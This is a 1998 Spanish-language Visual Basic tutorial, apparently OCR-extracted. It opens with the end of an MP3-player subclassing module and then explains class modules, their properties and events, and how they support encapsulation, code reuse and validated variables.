Private Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" (ByVal hWnd As Long,
ByVal nIndex As Long, ByVal dwNewLong As Long) As Long

'Aquí se reciben los mensajes
Private Function WndProc(ByVal hWnd As Long, ByVal uMSG As Long, ByVal wParam As Long, ByVal lParam
As Long) As Long
    WndProc = CallWindowProc(PrevWndProc, hWnd, uMSG, wParam, lParam)
    If Not TargetForm Is Nothing Then TargetForm.MessageReceived uMSG, wParam, lParam
End Function

'Inicia la interceptación de mensajes
Public Sub HookForm(ByVal Target As Form)
    If Not TargetForm Is Nothing Then unHookForm
    Set TargetForm = Target
    TargetHandle = Target.hWnd
    PrevWndProc = SetWindowLong(TargetHandle, GWL_WNDPROC, AddressOf WndProc)
End Sub

'Detiene la interceptación de mensajes
Public Sub unHookForm()
    If TargetHandle <> 0 Then SetWindowLong TargetHandle, GWL_WNDPROC, PrevWndProc
End Sub
```

'Módulo: AuxFuncs.bas

```
Option Explicit
'======================================================================
'             ----------------------------------------
'                      FUNCIONES AUXILIARES
'             ----------------------------------------
'
'   - Otras funciones utilizadas para la conversión de datos
'
' Germán Oltra                                          ICQ#11765971
' http:\\goltra.home.ml.org                    <goltra@geocities.com>
'======================================================================

'Convierte milisegundos --> String hora
```

```
Public Function InTime(ByVal Milisecs As Double) As String
    Dim Minutes As Integer, Seconds As Integer
    Minutes = 0
    Seconds = Fix(Milisecs / 1000)
    While (Seconds > 59)
        Seconds = Seconds - 60
        Minutes = Minutes + 1
    Wend
    InTime = Format(Minutes, "00") & ":" & Format(Seconds, "00")
End Function

'Extrae el nombre de archivo de una ruta completa
Public Function GetFileName(ByVal Path As String) As String
    Dim Contador As Integer
    Contador = 1
    While Mid(Path, Len(Path) - Contador, 1) <> "\"
        Contador = Contador + 1
    Wend
    GetFileName = Mid(Path, Len(Path) - Contador + 1)
End Function
```


Bajate el fichero con el código de ejemplo y la librería (MP3Player.zip 84 KB)

Ponga una clase en su vida

Fecha: 24/Ago/98 (18/Ago/98)
Autor: Luis Sanz, Hospital "Reina Sofía" hrst@ctv.es

Visual Basic incorporó, en su versión 4, un nuevo tipo de archivo: las clases. Pero ¿Qué son? ¿Para qué sirven?

¿Qué son las clases?

Realmente, cualquier objeto de Visual Basic es realmente una clase. Una clase es una "cosa" que tiene sus propios métodos, eventos y propiedades. Algunas de ellas tienen una interfaz gráfica (como, por ejemplo, una caja de texto, o un formulario). Por lo tanto, Visual Basic ha tenido clases desde siempre. Pero desde la versión 4, se pueden usar clases definidas por el usuario: los módulos de clase.

Las clases de VB tienen métodos, eventos y propiedades. Las clases "hechas" (como los formularios) los tienen por defecto (por ejemplo, el método Show, la propiedad Visible, y el evento Click). A ellos les podemos añadir los propios. Sin embargo, los módulos de clase, hasta que los "rellenemos", sólo tienen dos eventos (Class_Initialize y Class_Terminate). Hay propiedades ocultas, como Name, o Instancing, pero en principio no podemos acceder a ellas salvo desde la ventana de propiedades.

¿Cómo usarlos?

Las clases "prediseñadas" de VB, como los formularios, tienen una instancia por defecto. Por ejemplo, si tenemos un proyecto con el formulario frmPrueba, podemos poner:

```
frmPrueba.Show
```

Lo que hacemos en realidad es referirnos a la instancia por defecto del objeto "frmPrueba". Si queremos, podemos declarar nosotros mismos la instancia (lo cual suele ser recomendable) pero no es imprescindible:

```
Dim Fprueba As New frmPrueba

FPrueba.Show
```

Sin embargo, las clases no tienen una instancia "por defecto": para acceder a ellas, debemos declararlas. Si en el ejemplo anterior tenemos una clase llamada clsPrueba, con un método público "Pitar"

```
Public Sub Pitar()
    Dim i As Integer

    For i = 0 To 10
        Beep
    Next
End Sub
```

Si ponemos en el código:

```
Private Sub Form_Click
    clsPrueba.Pitar
End Sub
```

Obtendremos un error del tipo "variable no definida". Para evitarlo, hay que poner:

```
Private Sub Form_Click()
    Dim CPrueba As clsPrueba

    Set CPrueba = New clsPrueba

    CPrueba.Pitar

End Sub
```

ó:

```
Private Sub Form_Click()
    Dim CPrueba As New clsPrueba

    CPrueba.Pitar

End Sub
```

La variable CPrueba que hemos declarado tendrá, como cualquier otra variable, un ámbito, y un "ciclo de vida". Podremos declararla como local (dentro de un procedimiento), de módulo (privada o pública), o global, igual que hacemos con cualquier otra variable.

Cuando creamos una instancia de la variable, se crea una nueva copia del objeto en memoria. En ese momento, las variables de dicho módulo se inicializan con sus valores por defecto (es decir: vacías, o cero). Pero la instancia se crea en un momento u otro, según como se haya declarado la variable. Si se declara:

```
Dim CPrueba As clsPrueba

Set CPrueba = New clsPrueba ‘Se crea la instancia
```

la instancia se crea cuando establecemos la referencia (con Set...). Debemos recordar establecer en el código la nueva referencia. Si la declaramos

```
Dim CPrueba As New clsPrueba
```

```
CPrueba.Pitar 'Se crea la instancia
```

la referencia se crea en tiempo de compilación, y la instancia se crea la primera vez que llamamos a la clase (con un método, una propiedad...). Si descargamos la clase (con `Set CPrueba = Nothing`) y volvemos a llamar a la clase, se crea una nueva instancia.

Entre uno u otro método apenas hay diferencias de velocidad. El primer método da más control sobre la creación de instancias, pero debemos recordar que tenemos que crearlas. El segundo método es más cómodo, ya que llamaremos a la clase cuando queramos, pero está más expuesto a una programación descuidada. Hay que tener en cuenta el código que se ejecute en Class_Initialize, ya que nos puede interesar que se ejecute en un momento u otro. Habitualmente, y por comodidad, usaré el segundo sistema.

El módulo de clases se descarga:

- Cuando la variable sale de ámbito (al finalizar el procedimiento o el módulo en que está declarada, o al finalizar el programa).
- Haciendo referencia a Nothing:
  Set CPrueba = Nothing

Vamos a mostrar como se cargan y descargan las clases (el listado puede verse en el proyecto PContar).

Vamos a incluir una nueva clase (clsContar), que lo que hace es indicarnos cuantas veces se ejecuta su método público (Sumar), para lo cual usa una variable privada. Como es una clase muy educada, nos indica cuando se carga y cuando se descarga (cuando se producen los eventos Initialize y Terminate).

```
'Clase clsContar

Option Explicit

Private iMNumero As Integer


Public Sub Sumar()

    iMNumero = iMNumero + 1

    MsgBox "Se han sumado " & CStr(iMNumero)

End Sub


Private Sub Class_Initialize()
    MsgBox "Hola"
End Sub
```

```
Private Sub Class_Terminate()
    MsgBox "Adiós"
End Sub
```

Ahora, llamaremos a la clase desde un formulario. Como la clase debe contar, no debe salir de ámbito al acabar el procedimiento: la declararemos en la sección "Declaraciones" del formulario:

```
Option Explicit

Private CContar As clsContar

Private Sub cmdContar_Click()
    CContar.Sumar
End Sub

Private Sub Form_Load()
    Set CContar = New clsContar
End Sub
```

Si ejecutamos el programa, veremos cómo se crea la instancia de la clase en el evento Load del formulario, y se destruye tras el evento Unload de éste. Cada vez que se pulsa el botón "Sumar", se suma uno.

Ahora, modificaremos el evento cmdContar_Click

```
Private Sub cmdContar_Click()
    CContar.Sumar

    Set CContar = Nothing
End Sub
```

La primera vez que se pulsa el botón, se ejecuta el método sumar, y la instancia se despide y se destruye. La siguiente vez, se produce un error. Si hacemos de nuevo referencia a la clase:

```
Private Sub cmdContar_Click()

    CContar.Sumar

    Set CContar = Nothing

    Set CContar = New clsContar

End Sub
```

Veremos cómo la clase se carga y se descarga, **y el valor de las variables internas no se conserva**.

Si ahora declaramos la variable de la otra forma (con As New):

```
Option Explicit
```

```
Private CContar As New clsContar

Private Sub cmdContar_Click()
    CContar.Sumar
End Sub
```

Veremos que el comportamiento es diferente. La instancia de la clase se crea la primera vez que se hace referencia a ésta. Si ahora eliminamos la referencia:

```
Private Sub cmdContar_Click()
    CContar.Sumar

    Set CContar = Nothing
End Sub
```

Veremos cómo no se produce un error, sino que se crea una nueva instancia de la clase cada vez que se hace referencia a ésta, pero, al ser una nueva "copia", no se conserva el valor de las variables internas. Por ello hay que ser más cuidadoso si se usa el segundo método de declarar las clases.

¿Cómo añadir código?

Una clase puede tener métodos, propiedades y eventos, públicos o privados. Los métodos, etcétera, privados son internos a la clase, y ahora no nos interesan. Los públicos constituyen la interfaz pública de la clase, es decir, lo que la clase "expone" al resto del programa. Para implementarlos, podemos añadirlos manualmente, o usar el asistente de VB5 "Class Builder Utility". La ventaja del asistente es que es sencillo de usar, y evita errores. Pero la nomenclatura de las variables no es mu allá, que digamos.

Añadir un método a una clase

Basta con declarar un procedimiento (Sub o Function) como Public:

```
Public Sub Sumar()

    iMNumero = iMNumero + 1

    MsgBox "Se han sumado " & CStr(iMNumero)

End Sub

Public Function Total() As Integer
    Total = iMNumero
End Function
```

Para acceder a ellas, se hace como para acceder a un método público de un formulario:

```
CContar.Sumar

I = CContar.Total
```

Añadir una propiedad a una clase

La forma más sencilla es añadir una variable pública:

```
Public NumeroInicio As Integer
```

Y se accede:

```
If 0 = CContar.NumeroInicio Then CContar.NumeroInicio = 3
```

Pero, aunque funciona, es una forma peligrosa: los valores que establezcamos no estarán "filtrados". Además, en ocasiones querremos que se ejecutan acciones cuando se modifique un valor (igual que en un formulario cambia el color de fondo al modificar la propiedad BackColor). Para ello, usaremos los procedimientos Property Let y Property Get:

```
'En la clase clsContar

Private iMNumeroInicio As Integer

Public Property Let NumeroInicio(ByVal NuevoNumero As Integer)
    iMNumeroInicio = NuevoNumero
    iMNumero = iMNumeroInicio
End Property

Public Property Get NumeroInicio() As Integer
    NumeroInicio = iMNumeroInicio
End Property

'En frmPrueba

Private Sub txtContar_Change()
    CContar.NumeroInicio = Val(txtContar)
End Sub
```

S queremos establecer la referencia a un objeto, debemos hacerlo con Property Set:

```
Private FMVentana As Form

Public Property Set Ventana(ByVal NuevaVentana As Form)
    Set FMVentana = NuevaVentana
End Property

Public Property Get Ventana() As Form
    Set Ventana = FMVentana
End Property
```

Añadir eventos a una clase

Esta es una de las nuevas características de las clases que tiene VB5.

En ocasiones, querremos que la clase nos "avise" de que ha pasado algo, de la misma

forma que una caja de texto nos avisa que ha cambiado su contenido. Es decir, que ha pasado algo: que ha ocurrido un evento. Pero implementar un nuevo evento no es tan sencillo como añadir una propiedad:

En primer luger, debemos añadir el evento a la clase:

```
Public Event CambioNumero(ByVal Numero As Integer)
```

Para disparar los eventos, debe usarse RaiseEvent

```
Public Sub Sumar()

    iMNumero = iMNumero + 1

    MsgBox "Se han sumado " & CStr(iMNumero)

    RaiseEvent CambioNumero(iMNumero)

End Sub
```

Ahora es preciso "recibir" los eventos. Eso más complejo. En primer lugar, debemos declarar la clase con la palabra clave WithEvents. No puede hacerse ni en un procedimiento (variable local) ni en un módulo, sino en la sección "Declaraciones" de un formulario (o de una clase). No puede usarse la palabra clave New

```
Private WithEvents CContarEventos As clsContar
```

Ahora, si en el visor del código miramos en la ventana de controles, veremos que hay una nueva entrada: CContarEventos. Es como si hubiésemos añadido un nuevo control al formulario. Este nuevo "control" sólo tendrá disponible un evento por ahora (CambioNumero), pero podemos crear los que necesitemos.

Para recibir el evento, todavía hemos de crear la instancia:

```
Private Sub Form_Load()
    Set CContarEventos = New clsContar
End Sub
```

Ahora podemos incluir código en el nuevo evento.

```
Private Sub cmdEventos_Click()
    CContarEventos.Sumar
End Sub

Private Sub CContarEventos_CambioNumero(ByVal Numero As Integer)
    MsgBox "El nuevo número es " & CStr(Numero)
End Sub
```

Como con cualquier otro procedimiento, podemos editar sus características. Para ello seleccionaremos en el menú de VB Herramientas | Atributos del procedimiento. Podemos seleccionar un procedimiento y cambiar sus atributos (pulsando "Avanzadas" podemos hacer que sea el procedimiento por defecto, que esté oculto, etc.

¿Para qué sirve una clase?

Con todo esto, ya sabemos crear una clase que funcione. Pero si una clase sólo va a servir para adornar un programa, no va a tener mucha utilidad. En la programación habitual ¿para qué podemos usarlas?


Ante todo, las clases no son imprescindibles. Los programadores de BASIC de siempre, de Visual Basic (hasta la versión 4), etcétera, se las han arreglado para hacer buenos programas sin complicarse con las clases. Pero facilitan mucho determinadas tareas.

Lo que viene luego no es una lista exclusiva. Las clases, al ser objetos hechos "a medida" pueden usarse para las cosas más estrambóticas". Sólo voy a señalar algunas de sus posibilidades más sencillas.

Procedimientos blindados (encapsular procedimientos)

Una de las principales ventajas de las clases es la encapsulación. Cuando creamos una instancia de una clase, se crea un espacio de memoria reservado para esta, con sus propias variables, que no interfieren entre sí. Si creamos un módulo estándar, sólo hay en memoria una "copia" de éste, con un único "juego" de variables. Por ello es mucho más sencillo que unos procedimientos interfieran con los otros.

Para demostrarlo, vamos a tener un programa que nos va a indicar cuantas veces nos rascamos. Cada vez que lo hagamos, pulsaremos el botón correspondiente. Y tendremos dos ventanas que nos dirán cuantas veces lo hemos hecho, pero una usará un módulo estándar, y la otra una clase. Vamos a tener el mismo código en el módulo y en la clase.




```
'frmSumar
Option Explicit

Private CSuma() As New clsSumar

Private Sub Form_Load()
    ReDim CSuma(cmdRascar.UBound)
End Sub

Private Sub cmdRascar_Click(Index As Integer)
    lblClase(Index).Caption = CStr(CSuma(Index).Sumar(1))
    lblModulo(Index).Caption = CStr(modSumar.Sumar(1))
End Sub
```

```
'clsSumar
Option Explicit

Private iMSuma As Integer

Public Function Sumar(Sumando As Integer) As Integer
    iMSuma = iMSuma + Sumando
    Sumar = iMSuma
End Function
```

```
'modSuma
Option Explicit

Private iMSuma As Integer

Public Function Sumar(Sumando As Integer) As Integer
    iMSuma = iMSuma + Sumando
    Sumar = iMSuma
End Function
```

En apariencia, el código es el mismo. Y el funcionamiento, igual. Hasta ahora.

Pero como somos muy nerviosos, no sólo nos rascamos la nariz, también lo hacemos con la oreja. Y vamos a aprovechar el proyecto anterior. Como éramos previsores, ya habíamos creado una matriz de controles. Ahora, simplemente añadimos otro botón y dos ventanas. Dejamos el código igual



¿Qué ha pasado? Ya no suman igual. Cuando sumamos con el módulo, la suma es incorrecta. La causa es que el módulo usa la misma variable para almacenar, mientras que cada clase usa su propia variable.

Esto podría haberse evitado con una programación más cuidadosa del módulo estándar:

```
'en frmSumar
Private Sub cmdRascar_Click(Index As Integer)
    lblClase(Index).Caption = CStr(CSuma(Index).Sumar(1))
    lblModulo(Index).Caption = CStr(modSumar.Sumar(1, Index))
End Sub
```

```
'en modSuma
Option Explicit
```

```
Private iMSuma(1) As Integer

Public Function Sumar(Sumando As Integer, Indice As Integer) As Integer
    iMSuma(Indice) = iMSuma(Indice) + Sumando
    Sumar = iMSuma(Indice)
End Function
```

Ahora funciona bien. Pero a costa de tener que modificar el código de frmSumar y de modSuma, que por lo visto están estrechamente relacionados.


Mientras tanto ¿que ha pasado con clsSumar? Pues nada. Como estaba bien diseñada desde el principio, no ha requerido ninguna modificación. Se usa una instancia para cada botón, y cada una de ellas tiene su propio juego de variables, que no interfieren entre sí. Los cambios de frmSumar no le han afectado, y ha funcionado bien las dos veces.

Resumiendo: en muchas ocasiones, el uso de clases permite escribir procedimientos más sencillos y menos dependientes del "medio externo".

Código perenne (reutilizar código)

La ventaja del código encapsulado es que es mucho más sencillo incluirlo en otros proyectos. En el ejemplo anterior, hemos visto como había que modificar el módulo estándar para añadir un botón. Pero ¿y si queremos añadir otro más?

Ahora, supongamos que estamos acatarrados, y empezamos a estornudar



Si pulsamos "Estornudo", se produce un nuevo error. Hemos de modificar de muevo modSuma para que funcione. Tal como funcionan hasta ahora, frmSumar y modSuma, están interrelacionados, y un cambio en uno de ellos requiere una modificación en el otro.

Desde luego, este problema se podría haber evitado. Se podría haber puesto un procedimiento especial, que modificase la dimensión de la matriz de variable "almacén", que se llamase durante Form_Load, etc. Pero entonces nos estaríamos complicando la vida, y el formulario y el módulo seguirían dependiendo uno del otro.

Sin embargo, clsSumar sigue funcionando igual de bien que antes. No hemos cambiado nada, y el código es el mismo en los tres proyectos. Es más, podríamos tener todas las copias que necesitásemos, funcionando a la vez, sin problemas. Incluso podemos cambiar su código interno:

```
Option Explicit

Public Function Sumar(Sumando As Integer) As Integer
    Static iLStSuma As Integer

    iLStSuma = iLStSuma + Sumando
    Sumar = iLStSuma
End Function
```

y sigue funcionando bien. Es porque su interfaz pública no se ha modificado. Esto es importante: si una clase está bien diseñada, mientras no se modifique su interfaz pública, podemos hacer todas las modificaciones internas que queramos, y el resto del programa no se afectará.

Más aún: podemos incluir la misma clase en varios proyectos. No una copia del archivo .CLS en cada uno, sino el mismo archivo en varios proyectos. Funcionará bien. Y si un día detectamos un error, o hacemos una mejora, al modificar la clase se actualizarán todos los proyectos que la usen ¿quién se atreve a hacer lo mismo con un módulo?

Y todavía más. Ni siquiera tenemos que escribir la clase nosotros. Podría ponerme de acuerdo con un compañero:

- "Nacho, necesito una clase que me vaya sumando de uno en uno"

- "No te preocupes, Luis, que te la hago. Tendrá un método público Sumar, que recibirá como parámetro el sumando, y devolverá el total"

- "Justo lo que necesitaba. Date prisa, por favor"

Ahora que estamos de acuerdo, Nacho puede escribir lo que quiera, ya que su código se "adaptará" al mío. Pero esto trae consigo una exigencia: si queremos usar clases y reutilizarlas (o compartirlas), el código debe estar encapsulado (nada de variables globales, por favor) **y se debe mantener la interfaz pública sin modificaciones**. De hecho, VB suministra herramientas para poder reutilizar la interfaz pública de las clases (es eso del polimorfismo; paciencia, ya llegaremos).

En resumen: usar clases, aunque requiere ser "disciplinado" al programar, acaba facilitando la vida al permitirnos reutilizar el código, sobre todo si trabajamos en grupo.

Clases y controles

Como hemos visto hasta ahora, una de las características de las clases es la posibilidad de usar "copias múltiples" de ellas. Por eso no interfieren entre sí, al usar su propio "juego" de variables. Por ejemplo, si tenemos una clase clsCaja, con una variable pública "Texto", podemos poner:

```
Private cCaja1 As New clsCaja

Private cCaja2 As New clsCaja
```

```
Private cCaja3(1) As New clsCaja
```

Y luego:


```
cCaja1.Texto = "Carlos"

If cCaja2.Texto = "Pepe" Then ...

For i = 0 To UBound(cCaja3)
    cCaja3(i).Texto = CStr(i)
Next
```

Esto ¿no suena de nada? Si resulta que en el formulario tenemos cajas de texto Text1, Text2, Text3(0) y Text3(1), podríamos haber escrito un código muy similar. Se debe a que realmente, una caja de texto es una clase (como hemos visto antes). Text1, Text2, etc. son instancias de la clase TextBox. Y cada una de ellas tiene su propio "juego" de variables, para cada una de ellas. Y si una tiene la propiedad Text = "Carlos", y otra "Pepe", no nos devolverán nunca valores "cambiados".

Pero ¿y si quisiésemos añadir una propiedad a un control? Por ejemplo, queremos que la caja de texto que vamos a utilizar tenga una propiedad de sólo lectura "Cambiado", que indique si el texto se ha modificado, y un método "Actualizar", que "pone a cero" el valor de cambiado ¿Cómo podríamos hacerlo?

La forma lógica de hacerlo sería usar una de las nuevas posibilidades de VB5: hacer un control de usuario que herede las características de un TextBox, y añadirle las propiedades y métodos nuevos. Con ello conseguiremos una nueva caja "a medida". Pero es algo latosa de desarrollar, y consume bastante recursos. Y total, para una sóla propiedad... ¿Se puede hacer de otra forma?


Podría hacerse con un módulo estándar. Es fácil hacerlo si en el formulario hay un solo control (ver el código de Pcambio0):



```
'modCaja
Option Explicit

Private CajaCambiado As Boolean
```

```
Public Sub Actualizar(Cambio As Boolean)
    CajaCambiado = Cambio
End Sub

Public Function Cambiado(hwnd As Long) As Boolean
    Cambiado = CajaCambiado
End Function

'frmCambio
Option Explicit

Private Sub Text1_Change()
    Releer
End Sub

Private Sub Releer()
    Dim i As Integer

    For i = 0 To UBound(cText)
        If cText(i).Cambiado Then
            lblCambio(i).Caption = "Cambiado"
        Else
            lblCambio(i).Caption = "No cambiado"
        End If
    Next
End Sub
```

Pero, como es evidente, esto no funcionará con varios controles, ya que interferirán con el valor de CajaCambiado en el módulo, al haber una sóla copia del procedimiento. Necesitamos algún "marcador" que nos indique que caja es. Para eso usaremos la propiedad hwnd (es el manejador de la ventana, o sea, la forma que Windows tiene de identificar la "instancia" de la ventana, que será única para esta). Luego, en el módulo estándar, guardaremos el valor del manejador, y si se ha cambiado. Es necesario añadir un procedimiento para "incluir" nuevos controles (ver el código de Pcambio):



```
'frmCambio
```

```
Option Explicit

Private Sub Text1_Change(Index As Integer)
    Actualizar Text1.hwnd, True
    Releer
End Sub

Private Sub Text2_Change()
    Actualizar Text2.hwnd, True
    Releer
End Sub

Private Sub Releer()
    Dim C As Control
    Dim i As Integer

    For Each C In Controls
        If TypeOf C Is TextBox Then
            If Cambiado(C.hwnd) Then
                lblCambio(3 - i).Caption = "Cambiado"
            Else
                lblCambio(3 - i).Caption = "No cambiado"
            End If
            i = i + 1
        End If
    Next
End Sub

'modCaja
Option Explicit

Private Cajahwnd() As Long
Private CajaCambiado() As Boolean

Public Sub Actualizar(hwnd As Long, Cambio As Boolean)
    Dim iLMax As Integer
    Dim bLHay As Boolean
    Dim i As Integer

    On Error Resume Next

    iLMax = UBound(Cajahwnd)
    If Err = 0 Then
        For i = 0 To iLMax
            If Cajahwnd(i) = hwnd Then
                CajaCambiado(i) = Cambio
                bLHay = True
            End If
        Next
    End If

    If Not bLHay Or Err Then Añadir hwnd, Cambio
End Sub

Public Function Cambiado(hwnd As Long) As Boolean
    Dim iLMax As Integer
    Dim bLHay As Boolean
    Dim i As Integer
```

```
    On Error Resume Next

    iLMax = UBound(Cajahwnd)
    If Err = 0 Then
        For i = 0 To iLMax
            If Cajahwnd(i) = hwnd Then
                Cambiado = CajaCambiado(i)
                bLHay = True
            End If
        Next
    End If

    If Not bLHay Or Err Then Añadir hwnd
End Function


Private Sub Añadir(hwnd As Long, Optional Cambio As Boolean)
    Dim iLMax As Integer

    On Error Resume Next

    iLMax = UBound(Cajahwnd)
    If Err Then iLMax = -1
    ReDim Preserve Cajahwnd(iLMax + 1)
    ReDim Preserve CajaCambiado(iLMax + 1)
    Cajahwnd(iLMax + 1) = hwnd
    CajaCambiado(iLMax + 1) = Cambio
End Sub
```

Con todo esto, funciona, independientemente del número de controles que incorporemos. Pero a base de "chapuzas": no es ni elástico, ni robusto. Vamos a ver problemas:

- No se ha incluído ninguna rutina para "eliminar" controles: cada vez que descargamos un formulario, se guardan los controles "antiguos" (y si se recarga el formulario, como variará el hwnd, no se reutilizarán).
- No podemos acceder a valores antiguos "guardados", ya que no podemos encontrarlos (el hwnd habrá variado).
- Si los controles tienen que interactuar entre ellos, puede ser necesaria una rutina que indique que "cambiado" no debe utilizarse. Con este sistema, es muy difícil implementarlo.
- Para leer los valores de "Cambiado", es necesario recorrer la colección Controls del formulario (y automáticamente añade los controles no usados, que tal vez no interesen).

En resumen: funciona, pero a base de un código complejo, difícil de adaptar, y con un mayor consumo de recursos. Tal vez sea más sencillo hacerlo con clases. Veremos como queda el código (Pcambio2):

```
'clsCaja
Option Explicit
```

```
Public Caja As Object
Private bMCambiado As Boolean 'local copy

Public Sub Actualizar(Cambio As Boolean)
    bMCambiado = Cambio
End Sub

Public Property Get Cambiado() As Boolean
    Cambiado = bMCambiado
End Property


'frmCambio
Option Explicit


Private cText(3) As New clsCaja

Private Sub Form_Load()
    Set cText(0).Caja = Text1(0)
    Set cText(1).Caja = Text1(1)
    Set cText(2).Caja = Text1(2)
    Set cText(3).Caja = Text2
End Sub


Private Sub Text1_Change(Index As Integer)
    cText(Index).Change
    Releer
End Sub


Private Sub Text2_Change()
    cText(3).Change
    Releer
End Sub


Private Sub Releer()
    Dim i As Integer

    For i = 0 To UBound(cText)
        If cText(i).Cambiado Then
            lblCambio(i).Caption = "Cambiado"
        Else
            lblCambio(i).Caption = "No cambiado"
        End If
    Next
End Sub
```

El código es mucho más sencillo usando clases. Tanto dentro de la misma clase (como el acceso es "único", nos olvidamos de matrices, etc.) como en el formulario (es más sencillo recorrer la matriz de clases). Pero hay otras ventajas:

- Cada instancia de la clase clsCaja se destruye al salir del formulario, y evitamos un gasto inútil de recursos.

- Es mucho más fácil mejorar el código de la clase. Por ejemplo: podemos añadir el procedimiento Property Let para la propiedad de sólo lectura (para que nos muestre un error interceptable, en lugar de un error al compilar). También podemos añadir nuevos métodos, etc. Como no varían los antiguos, no afectan al programa. También podría haberse hecho con el módulo, pero con mayor dificultad.

```
Public Property Let Cambiado(ByVal Cambio As Boolean)
    Err.Raise 12001, , "Esta propiedad es sólo lectura"
End Property
```

En el ejemplo, de todas formas, hemos podido substituir la clase por un módulo, con un poco de trabajo. Pero no siempre es tan sencillo: podríamos tener procedimientos que se llamasen recursivamente, o que desde unos controles se actúe en otros. En esos casos, es más fácil controlar el valor de las variables si hay una copia para cada control, que si tenemos que identificar cada control para evitar que uno interfiera en la única copia de la variable..

En resumen: es mucho más sencillo "asociar" un procedimiento a un control si está en un módulo de clases que si está en un módulo estándar, ya que podremos tener una instancia para cada control, y no habrá riesgo de interferencias entre las variables.

Variables con filtro (clases en lugar de variables)

Algunas variables sólo deberían admitir valores en unos rangos determinados. Por ejemplo: supongamos que en un programa necesitamos guardar la edad de una amiga. Para ello, tenemos una variable "EdadPersonaAños". Para esta variable sería aceptable un valor entre 0 y 120, pero no lo serían valores negativos ni enormes. Inadvertidamente podríamos incluir un valor absurdo ¿Cómo evitarlo? Desde luego, es fácil hacer comprobaciones en el código, pero ¿no sería mejor que fuese la variable la que se encargase de ello? Para eso podemos usar una clase, la clase clsAños:

En el formulario pondremos:

```
Option Explicit

Private CAños As New clsAños

Private Sub Form_Load()
    txtAños.Text = CAños.EdadPersonaAños
End Sub

Private Sub txtAños_Change()
    CAños.EdadPersonaAños = Val(txtAños)
End Sub
```

Y en la clase clsAños

```
Option Explicit
```

```
Private iMEdadPersonaAños As Integer
Private Const ctMEdadMinima As Integer = 0
Private Const ctMEdadMaxima As Integer = 120
Private Const ctMEdadDefecto As Integer = 27

Public Property Let EdadPersonaAños(ByVal Edad As Integer)
    If Edad < ctMEdadMinima Or Edad > ctMEdadMaxima Then
        Err.Raise 11111, "clsAños", _
                "¿Seguro que la edad es correcta?"
    Else
        iMEdadPersonaAños = Edad
    End If
End Property

Public Property Get EdadPersonaAños() As Integer
    EdadPersonaAños = iMEdadPersonaAños
End Property

Private Sub Class_Initialize()
    iMEdadPersonaAños = ctMEdadDefecto
End Sub
```

Ahora tenemos, en lugar de una variable "tonta" tenemos una clase que filtra los datos introducidos, y que incluso se inicializa con un valor por defecto. Ello tiene una segunda ventaja, menos evidente, y es que facilita el mantenimiento del código. Si de repente queremos ser estricto, y no queremos saber nada de niñas ni de viejas, es muy sencillo cambiar los límites sin tocar el código. Basta por modificar los límites:

```
Private Const ctMEdadMinima As Integer = 18

Private Const ctMEdadMaxima As Integer = 40
```

En plan chulo, podríamos haber puesto los límites y el valor por defecto, no como constantes, sino como propiedades. En ese caso podríamos reutilizar la clase: para nuestras amigas, para un colegio, para un programa de gestión de empleados... (ver el código de Paños).

Por desgracia, no es oro todo lo que reluce. Las clases son lentas y consumen recursos. En el ejemplo anterior, usando la función del API GetTickCount (en las páginas del Guille encontrareis un ejemplo) para comparar la velocidad de modificar el valor de una variable Long, o de la clase clsAños, se puede ver que esta última es unas 100 veces más lenta (no os asusteis; aun así es rapidísima), y el consumo de recursos mucho mayor. Y tampoco aconsejaría a nadie empezar a sustituir todas sus variables por clases. Ni lo recomendaría para operaciones donde la velocidad es crítica (como las operaciones gráficas). Ahora bien, cuando la seguridad sea crítica (por ejemplo, en los valores que se guardarán en una base de datos), es una opción.

De todas formas, no parece muy eficiente usar un montón de clases en cada proyeco ¿se podrían agrupar?

Usar Clases en lugar de Tipos Definidos por el Usuario

